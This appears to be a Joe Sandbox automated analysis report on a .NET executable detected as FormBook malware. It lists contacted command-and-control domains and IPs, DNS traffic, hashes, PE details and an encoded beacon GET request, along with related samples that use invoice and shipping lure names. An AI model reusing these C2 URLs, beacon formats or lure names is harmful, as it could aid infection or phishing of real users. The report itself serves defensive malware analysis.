| 78.31.67.91 | cleanxcare.com | Germany | | 24961 | MYLOC-ASIPBackboneofmyLocmanagedITAGDE | true |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 32.0.0 Black Diamond |
| Analysis ID: | 433343 |
| Start date: | 11.06.2021 |
| Start time: | 16:55:29 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 11m 21s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | UOMp9cDcqZ (renamed file extension from none to exe) |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 26 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 1 |

| | |
|---|---|
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.evad.winEXE@8/1@10/6 |
| EGA Information: | Failed |
| HDC Information: | • Successful, ratio: 15.5% (good quality ratio 13.8%)<br>• Quality average: 71.9%<br>• Quality standard deviation: 32.1% |
| HCA Information: | • Successful, ratio: 97%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Adjust boot time<br>• Enable AMSI |
| Warnings: | Show All |

# Simulations

## Behavior and APIs

| Time | Type | Description |
|---|---|---|
| 16:56:27 | API Interceptor | 1x Sleep call for process: UOMp9cDcqZ.exe modified |

# Joe Sandbox View / Context

## IPs

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| 52.58.78.16 | swift_08_06_21.exe | Get hash | malicious | Browse | • www.xconcycles.com/uecu/?V0Gp=5pzuVFt7Rn64C1ufTef98lpbvOeME/ckDBpxS3lZ5aVTfjqbtBrPHTtqgRIurTTxPO9K&o0GLn=HL3dvbPH7lYXNt |
| | LkvumUsaQX.exe | Get hash | malicious | Browse | • www.aideliveryrobot.com/p2io/?7ntDA=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCXeRXe31/VGONAQ+A==&p48x=MN6xDxf80FMxbj4 |
| | rtgs_pdf.exe | Get hash | malicious | Browse | • www.xconcycles.com/uecu/?6lP4=KX-DbxrPVhL&4h=5pzuVFt7Rn64C1ufTef98lpbvOeME/ckDBpxS3lZ5aVTfjqbtBrPHTtqgRIurTTxPO9K |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Invoice number FV0062022020.exe | Get hash | malicious | Browse | • www.disaffiliate.com/grb/?rZ_PWR=AL0hw0R0lbS&4hOh3f=NehcgTWQeq/VsRekg315ejtM4YSiPjpCyjRjkSiogCjQ7wpOltERHBcGfdwwYjeQez9c |
| | FORM B.xlsx | Get hash | malicious | Browse | • www.newmopeds.com/p2io/?zv7Dz=bSK1RxPMHjVQe9mhMJ2LeA3okZHmhG3V4GBmTatllgIVkFsFULHDN3EeY50sHAiR0AoDRA==&9r=4hGhubGX5Ne8OP9p |
| | 17jLieeOPx.exe | Get hash | malicious | Browse | • www.aideliveryrobot.com/p2io/?D48=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJB7kSWyM2I0X&2dYX6=1b-D6VYx |
| | U4JZ8cQqvU.exe | Get hash | malicious | Browse | • www.newmopeds.com/p2io/?z8I4HhO=bSK1RxPJHkVUetqtOJ2LeA3okZHmhG3V4GZ2PZxkhAIUk0ADTbWPbz8cbcYQcgWi7B9z&6lyPdB=iR-deNZP3 |
| | PROFORMA INVOICE PDF.exe | Get hash | malicious | Browse | • www.cdpp.net/owws/?y8z=YdU7NBQPIrSfc/SzO5tJKQOoe+3z8mTqUhwt2UaqVEIrn8N3NQsycVd80OFfgS2GNrN2&UDKPKv=04i8JpzhsHVX |
| | CARGO ARRIVAL NOTICE-MEDICOM AWB.exe | Get hash | malicious | Browse | • www.sanacolitademarijuana.com/u8nw/?HpR=9bHYKsyT0auyBBl4ZenxQUebR4YwlP18dAkCPCATYDDxMs1xZZCxfJgyFNCzTUiCnFtm&fJBXA=4huh6VQHqvw4 |
| | ARKEMA CHANGSHU__BEARING PO_20210602092508_4957872385078390-pdf.exe | Get hash | malicious | Browse | • www.claimyourhome.com/m4np/?K8Ll=VrfkUzCgDOsNw7vcJHyKSHRd9mo6P8zEBKzHyluPkwjCnY+Nl5Qz8SVDGCPVzVWsfETz&j48=6lEh7nxPx |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | BA-CONTRACT 312000123 SSR ADVICE 31-05-2021.xlsx | Get hash | malicious | Browse | • www.newmopeds.com/p2io/?blVD=u0D0A44HgXZtWLTP&m8lpij=bSK1RxPMHjVQe9mhMJ2LeA3okZHmhG3V4GBmTatllgIVkFsFULHDN3EeY50sHAiR0AoDRA== |
| | rove.exe | Get hash | malicious | Browse | • www.droneservicescalifornia.com/aipc/?bv4=QtGcShyq3hM0tmzNR1O/iqeGgTsxlY0zNLFT9Roz30za6F4nrsW4sOk0NZaczfkltNl3&6lSp=ArO83PE0Mh0TtZa0 |
| | item.exe | Get hash | malicious | Browse | • www.vaginalmedicine.com/m3rc/?Ntipth=llyx&s864=6BmCuDx6HNPQiFPRwokPcjAogbQnX9jjblUytqHBtaq3fAyAKA3thvTVTfcXael2pAlq |
| | PP05492110.exe | Get hash | malicious | Browse | • www.winnipegwebdesigners.com/3edq/?0VMpQLt=j6hslNEQJPAVvjaOLLEjXAx9dXQUFsZcczIoxk2Yy06r67OJvuHcSxzhVJvHnPvx93wF&j2Mpk=aDKPkfspe |
| | HEN.exe | Get hash | malicious | Browse | • www.droneservicescalifornia.com/aipc/?6l=mnSl&TlPt=QtGcShyq3hM0tmzNR1O/iqeGgTsxlY0zNLFT9Roz30za6F4nrsW4sOk0NZWcgPom0dlhN3UP/g== |
| | DHL_119045_Receipt document,pdf.exe | Get hash | malicious | Browse | • www.daitemik.com/vfm2/?tzr8=K3bXKI2WBuoazjVceC2H9ZNG/kfIZngKuMaSpcljAIAw5bMpxWrOz9kTo7anyDypC2AUk7DH7A==&2d=mlyx |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | COVID-19-Related Requirements.exe | Get hash | malicious | Browse | • www.portablesteamsaunas.com/cgsp/?zR-4q=wCZjRreTETPxpz3yzi5aMK9lgrBwWrXWegbflPnh9KjaaDHMPgi5SZz4hafy+YGLKOgeKwGRDg==&hB0=D8yhC83P6d34H |
| | N20210526.exe | Get hash | malicious | Browse | • www.fortwayneduiattorney.com/cca/?nRYXM4=DQkKoy4PFhxvpfy0yA/zfG9zgCj3jVN+xnbFtEbC29HfrQWL+0F/38DF1Au9lzaxthz4&D8OLc=wh38e8H0rf |
| | Po_23456.pdf.exe | Get hash | malicious | Browse | • www.diamondpolishingtools.com/gad0/?V4=inHXLVZPo&wPN=v3qsT70juIFjFhXaN1zc5giFJQsg+jwtwalemn0+QVkKIDmC7h+wc477+cDBqmBfEGWj |
| | DHL4198278Err-PDF.exe | Get hash | malicious | Browse | • www.whizbets.com/ubqx/?VR-T5=lhf8xpGpMnD8mnA&XR-xe0lh=qbpbcgrgrphYC+6vw+rR3rVPLZfPDXctKQyllVhhIijJLSCUP09c2csQ37Z/zesXfed47+3oQw== |

## Domains

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| www.hazard-protection.com | qXDtb88hht.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | 17jLieeOPx.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | KWX1rM9GB0.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | Contract MAY2021.xlsx | Get hash | malicious | Browse | • 148.59.128.71 |
| | k7AgZOwF4S.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | o52k2obPCG.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | uNttFPI36y.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | 1ucvVfbHnD.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | pumYguna1i.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | DYANAMIC Inquiry.xlsx | Get hash | malicious | Browse | • 148.59.128.71 |
| | g0g865fQ2S.exe | Get hash | malicious | Browse | • 148.59.128.71 |
| | mar2403.xlsx | Get hash | malicious | Browse | • 148.59.128.71 |
| www.dmgt4m2g8y2uh.net | tzeEeC2CBA.exe | Get hash | malicious | Browse | • 103.120.12.40 |
| | ye4nYRzxJa.exe | Get hash | malicious | Browse | • 103.120.12.94 |
| | GoRnrfZlAG.exe | Get hash | malicious | Browse | • 103.120.13.150 |
| | bin.exe | Get hash | malicious | Browse | • 103.120.13.158 |
| | b02c0831_by_Libranalysis.exe | Get hash | malicious | Browse | • 103.120.13.202 |
| | 6d56768e_by_Libranalysis.exe | Get hash | malicious | Browse | • 103.120.13.189 |
| | RDAx9iDSEL.exe | Get hash | malicious | Browse | • 103.120.12.236 |
| | lFfDzzZYTl.exe | Get hash | malicious | Browse | • 103.120.12.218 |
| | NMpDBwHJP8.exe | Get hash | malicious | Browse | • 103.120.12.151 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | IfBVtTwPNQ.exe | Get hash | malicious | Browse | • 103.120.12.251 |
| | pumYguna1i.exe | Get hash | malicious | Browse | • 103.120.12.151 |
| | gqnTRCdv5u.exe | Get hash | malicious | Browse | • 103.120.12.245 |
| | DYANAMIC Inquiry.xlsx | Get hash | malicious | Browse | • 103.120.12.153 |
| | Q1VDYnqeBX.exe | Get hash | malicious | Browse | • 103.94.151.135 |
| | 50729032021.xlsx | Get hash | malicious | Browse | • 103.94.151.208 |
| www.yunlimall.com | DNPr7t0GMY.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | Letter 09JUN 2021.xlsx | Get hash | malicious | Browse | • 142.111.47.2 |
| | tzeEeC2CBA.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | ye4nYRzxJa.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | U4JZ8cQqvU.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | IsIMH5zplo.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | 7LQAaB3oH4.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | bin.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | feAfWrgHcX.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | a6362829_by_Libranalysis.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | e759c6e8_by_Libranalysis.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | 5PthEm83NG.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | Introduction APRIL 15 2020.xlsx | Get hash | malicious | Browse | • 142.111.47.2 |
| | u87sEvt9v3.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | g2qwgG2xbe.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | 1ucvVfbHnD.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | g0g865fQ2S.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | ZwNJI24QAf.exe | Get hash | malicious | Browse | • 142.111.47.2 |

## ASN

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| AMAZON-02US | OrderKLB210568.exe | Get hash | malicious | Browse | • 34.215.126.147 |
| | q7jxy6gZMb.exe | Get hash | malicious | Browse | • 104.192.141.1 |
| | b9f5bca9a22f08aad48674bc42e4eaf72ab8aa3d652ba.exe | Get hash | malicious | Browse | • 52.219.158.14 |
| | 8BDBD0yy0q.apk | Get hash | malicious | Browse | • 52.17.153.103 |
| | 8BDBD0yy0q.apk | Get hash | malicious | Browse | • 13.224.195.88 |
| | ehDnx4Ke5d.exe | Get hash | malicious | Browse | • 3.22.15.135 |
| | KY4cmAI0jU.exe | Get hash | malicious | Browse | • 3.34.12.41 |
| | c71fd2gJus.exe | Get hash | malicious | Browse | • 52.219.64.3 |
| | XQehPgTn35.exe | Get hash | malicious | Browse | • 3.136.65.236 |
| | E1a92ARmPw.exe | Get hash | malicious | Browse | • 35.157.179.180 |
| | crt9O3URua.exe | Get hash | malicious | Browse | • 35.157.179.180 |
| | E1a92ARmPw.exe | Get hash | malicious | Browse | • 52.218.105.219 |
| | DNPr7t0GMY.exe | Get hash | malicious | Browse | • 13.59.53.244 |
| | ITAPQJikGw.exe | Get hash | malicious | Browse | • 99.83.154.118 |
| | SKlGhwkzTi.exe | Get hash | malicious | Browse | • 44.227.65.245 |
| | SecuriteInfo.com.Trojan.Packed2.43183.29557.exe | Get hash | malicious | Browse | • 13.59.53.244 |
| | Letter 1019.xlsx | Get hash | malicious | Browse | • 18.140.1.169 |
| | #U260e#Ufe0f Zeppelin.com AudioMessage_259-55.HTM | Get hash | malicious | Browse | • 143.204.98.37 |
| | Proforma Invoice and Bank swift-REG.PI-0086547654.exe | Get hash | malicious | Browse | • 75.2.26.18 |
| | U03c2doc.exe | Get hash | malicious | Browse | • 108.128.23 8.226 |
| EGIHOSTINGUS | DNPr7t0GMY.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | Letter 09JUN 2021.xlsx | Get hash | malicious | Browse | • 142.111.47.2 |
| | lLJGwAgWDh.exe | Get hash | malicious | Browse | • 104.252.75.149 |
| | Invoice number FV0062022020.exe | Get hash | malicious | Browse | • 104.164.109.43 |
| | tzeEeC2CBA.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | RFQ.exe | Get hash | malicious | Browse | • 136.0.84.126 |
| | ye4nYRzxJa.exe | Get hash | malicious | Browse | • 104.252.12 1.237 |
| | U4JZ8cQqvU.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | IsIMH5zplo.exe | Get hash | malicious | Browse | • 142.111.47.2 |
| | SOA #093732.exe | Get hash | malicious | Browse | • 172.120.222.45 |
| | Invoice.exe | Get hash | malicious | Browse | • 107.165.45.157 |
| | CC for account.exe | Get hash | malicious | Browse | • 107.165.149.13 |
| | SKMBT_C224307532DL23457845_Product Order doc.exe | Get hash | malicious | Browse | • 104.253.11 2.105 |
| | HQvl0y1Wu4.exe | Get hash | malicious | Browse | • 107.165.37.235 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | KAZOX MATERIALS SDN BHD Purchase Order.exe | Get hash | malicious | Browse | • 172.120.222.52 |
| | CONTRACT 312000H123 SSR ADVICE 31-05-2021 (1).xlsx | Get hash | malicious | Browse | • 104.252.12 1.237 |
| | 003 SOA.exe | Get hash | malicious | Browse | • 104.164.224.68 |
| | Items and Specification Needed for RFQ546092227865 431209PDF.exe | Get hash | malicious | Browse | • 45.38.86.100 |
| | SKMBT_C22421033008180 png.exe | Get hash | malicious | Browse | • 104.252.192.27 |
| | Swift copy_9808.exe | Get hash | malicious | Browse | • 107.164.10 4.228 |
| BIT-ISLEEquinixJpapanEnterpriseKKJP | ye4nYRzxJa.exe | Get hash | malicious | Browse | • 103.120.12.94 |
| | tgb4.exe | Get hash | malicious | Browse | • 103.109.25 2.105 |
| | GoRnrfZlAG.exe | Get hash | malicious | Browse | • 103.120.13.150 |
| | bin.exe | Get hash | malicious | Browse | • 103.120.13.158 |
| | b02c0831_by_Libranalysis.exe | Get hash | malicious | Browse | • 103.120.13.202 |
| | vZMIGFMR.exe | Get hash | malicious | Browse | • 103.120.15.179 |
| | 6d56768e_by_Libranalysis.exe | Get hash | malicious | Browse | • 103.120.13.189 |
| | RDAx9iDSEL.exe | Get hash | malicious | Browse | • 103.120.12.236 |
| | lFfDzzZYTl.exe | Get hash | malicious | Browse | • 103.120.12.218 |
| | NMpDBwHJP8.exe | Get hash | malicious | Browse | • 103.120.12.151 |
| | pumYguna1i.exe | Get hash | malicious | Browse | • 103.120.12.151 |
| | DYANAMIC Inquiry.xlsx | Get hash | malicious | Browse | • 103.120.12.153 |
| | Q1VDYnqeBX.exe | Get hash | malicious | Browse | • 103.94.151.135 |
| | 50729032021.xlsx | Get hash | malicious | Browse | • 103.94.151.208 |
| | PROJ3144534685007.exe | Get hash | malicious | Browse | • 103.192.16 0.224 |
| | orii11.exe | Get hash | malicious | Browse | • 103.192.16 0.203 |
| | bnb.exe | Get hash | malicious | Browse | • 103.192.16 0.244 |
| | SecuriteInfo.com.Trojan.Inject4.6572.18135.exe | Get hash | malicious | Browse | • 103.109.255.90 |
| | RFQ SECO WARWICK Germany.doc | Get hash | malicious | Browse | • 202.59.235.199 |
| | http:// https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343 | Get hash | malicious | Browse | • 202.131.200.84 |

## JA3 Fingerprints

**No context**

## Dropped Files

**No context**

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\UOMp9cDcqZ.exe.log | |
|---|---|
| Process: | C:\Users\user\Desktop\UOMp9cDcqZ.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1314 |
| Entropy (8bit): | 5.350128552078965 |
| Encrypted: | false |
| SSDEEP: | 24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR |
| MD5: | 1DC1A2DCC9EFAA84EABF4F6D6066565B |
| SHA1: | B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9 |
| SHA-256: | 28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF |
| SHA-512: | 95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7 |
| Malicious: | **true** |
| Reputation: | high, very likely benign file |

| C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\UOMp9cDcqZ.exe.log | |
|---|---|
| Preview: | 1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a |

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Entropy (8bit): | 7.859694041798628 |
| TrID: | • Win32 Executable (generic) Net Framework (10011505/4) 49.80%<br>• Win32 Executable (generic) a (10002005/4) 49.75%<br>• Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%<br>• Windows Screen Saver (13104/52) 0.07%<br>• Generic Win/DOS Executable (2004/3) 0.01% |
| File name: | UOMp9cDcqZ.exe |
| File size: | 993792 |
| MD5: | 15d907e7d9f8286e5053796c9d78fcec |
| SHA1: | b7d7329e94e2292ed53e2778cebec533ac599030 |
| SHA256: | 771e4f69520f71afe6a6e9a4eb4de7dcd8d7521d90db290ca6c27b1a95c532af |
| SHA512: | c11d01a61f3dab5923cc7c2a64eae2732b5633376d3ef3f9fdf6a0e59567226eca74b84e4cad49da87f6538b6c42c7f7a98a552c12e7b0917e6ff5f81d09f02e |
| SSDEEP: | 24576:vo2y0RBSy/DrDoqbg1L+8XAaIXqziNeBUdt:vXNzrrDoeg1qYBlOiwBU |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...[.`.....P.....=... ...@....@.. .....@..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 00828e8e8686b000 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x4f3d1a |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE |
| DLL Characteristics: | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0x60C1DD5B [Thu Jun 10 09:37:31 2021 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | v4.0.30319 |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | f34d5f2d4577ed6d9ceec516c1f5a744 |

### Entrypoint Preview

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x2000 | 0xf1d20 | 0xf1e00 | False | 0.883397932817 | data | 7.86649805273 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rsrc | 0xf4000 | 0x680 | 0x800 | False | 0.34375 | data | 3.58059982943 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .reloc | 0xf6000 | 0xc | 0x200 | False | 0.044921875 | data | 0.101910425663 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Version Infos

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 06/11/21-16:57:51.970759 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49719 | 103.120.12.113 | 192.168.2.5 |
| 06/11/21-16:58:02.278377 | TCP | 1201 | ATTACK-RESPONSES 403 Forbidden | 80 | 49727 | 34.102.136.180 | 192.168.2.5 |
| 06/11/21-16:58:07.403292 | TCP | 2031453 | ET TROJAN FormBook CnC Checkin (GET) | 49728 | 80 | 192.168.2.5 | 52.58.78.16 |
| 06/11/21-16:58:07.403292 | TCP | 2031449 | ET TROJAN FormBook CnC Checkin (GET) | 49728 | 80 | 192.168.2.5 | 52.58.78.16 |
| 06/11/21-16:58:07.403292 | TCP | 2031412 | ET TROJAN FormBook CnC Checkin (GET) | 49728 | 80 | 192.168.2.5 | 52.58.78.16 |

## Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Jun 11, 2021 16:56:13.834532022 CEST | 192.168.2.5 | 8.8.8.8 | 0x12a7 | Standard query (0) | clientconfig.passport.net | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:57:45.265314102 CEST | 192.168.2.5 | 8.8.8.8 | 0x24a3 | Standard query (0) | www.yunlimall.com | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:57:50.851202965 CEST | 192.168.2.5 | 8.8.8.8 | 0xbe39 | Standard query (0) | www.dmgt4m2g8y2uh.net | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:02.030219078 CEST | 192.168.2.5 | 8.8.8.8 | 0xe859 | Standard query (0) | www.thesoulrevitalist.com | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:07.289143085 CEST | 192.168.2.5 | 8.8.8.8 | 0xde2a | Standard query (0) | www.newmopeds.com | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:12.461456060 CEST | 192.168.2.5 | 8.8.8.8 | 0x4005 | Standard query (0) | www.cleanxcare.com | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:18.138658047 CEST | 192.168.2.5 | 8.8.8.8 | 0xc0b4 | Standard query (0) | www.hazard-protection.com | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:23.717089891 CEST | 192.168.2.5 | 8.8.8.8 | 0x21b6 | Standard query (0) | www.jonathan-mandt.com | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Jun 11, 2021 16:58:28.787653923 CEST | 192.168.2.5 | 8.8.8.8 | 0xeecc | Standard query (0) | www.zgcbw.net | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:34.159264088 CEST | 192.168.2.5 | 8.8.8.8 | 0x668a | Standard query (0) | www.trendbold.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Jun 11, 2021 16:56:13.894788027 CEST | 8.8.8.8 | 192.168.2.5 | 0x12a7 | No error (0) | clientconfig.passport.net | authgfx.msa.akadns6.net | | CNAME (Canonical name) | IN (0x0001) |
| Jun 11, 2021 16:57:45.429331064 CEST | 8.8.8.8 | 192.168.2.5 | 0x24a3 | No error (0) | www.yunlimall.com | | 142.111.47.2 | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:57:51.386482954 CEST | 8.8.8.8 | 192.168.2.5 | 0xbe39 | No error (0) | www.dmgt4m2g8y2uh.net | | 103.120.12.113 | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:02.094945908 CEST | 8.8.8.8 | 192.168.2.5 | 0xe859 | No error (0) | www.thesoulrevitalist.com | thesoulrevitalist.com | | CNAME (Canonical name) | IN (0x0001) |
| Jun 11, 2021 16:58:02.094945908 CEST | 8.8.8.8 | 192.168.2.5 | 0xe859 | No error (0) | thesoulrevitalist.com | | 34.102.136.180 | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:07.359154940 CEST | 8.8.8.8 | 192.168.2.5 | 0xde2a | No error (0) | www.newmopeds.com | | 52.58.78.16 | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:12.530822039 CEST | 8.8.8.8 | 192.168.2.5 | 0x4005 | No error (0) | www.cleanxcare.com | cleanxcare.com | | CNAME (Canonical name) | IN (0x0001) |
| Jun 11, 2021 16:58:12.530822039 CEST | 8.8.8.8 | 192.168.2.5 | 0x4005 | No error (0) | cleanxcare.com | | 78.31.67.91 | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:18.379194975 CEST | 8.8.8.8 | 192.168.2.5 | 0xc0b4 | No error (0) | www.hazard-protection.com | | 148.59.128.71 | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:23.781076908 CEST | 8.8.8.8 | 192.168.2.5 | 0x21b6 | Name error (3) | www.jonathan-mandt.com | none | none | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:28.862853050 CEST | 8.8.8.8 | 192.168.2.5 | 0xeecc | Name error (3) | www.zgcbw.net | none | none | A (IP address) | IN (0x0001) |
| Jun 11, 2021 16:58:34.238081932 CEST | 8.8.8.8 | 192.168.2.5 | 0x668a | No error (0) | www.trendbold.com | | 64.190.62.111 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- www.yunlimall.com
- www.dmgt4m2g8y2uh.net
- www.thesoulrevitalist.com
- www.newmopeds.com
- www.cleanxcare.com
- www.hazard-protection.com

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.5 | 49718 | 142.111.47.2 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Jun 11, 2021 16:57:45.640141010 CEST | 1715 | OUT | GET /p2io/?Y8a0dZ=FG8u3oFaRD5TAlzINClu9ACxgqrSnZ6gPOUiGbwcreYFYk5tnmBon+VN21bBg/43M0dy&1bE03H=2d8HJVh0mNdP HTTP/1.1<br>Host: www.yunlimall.com<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
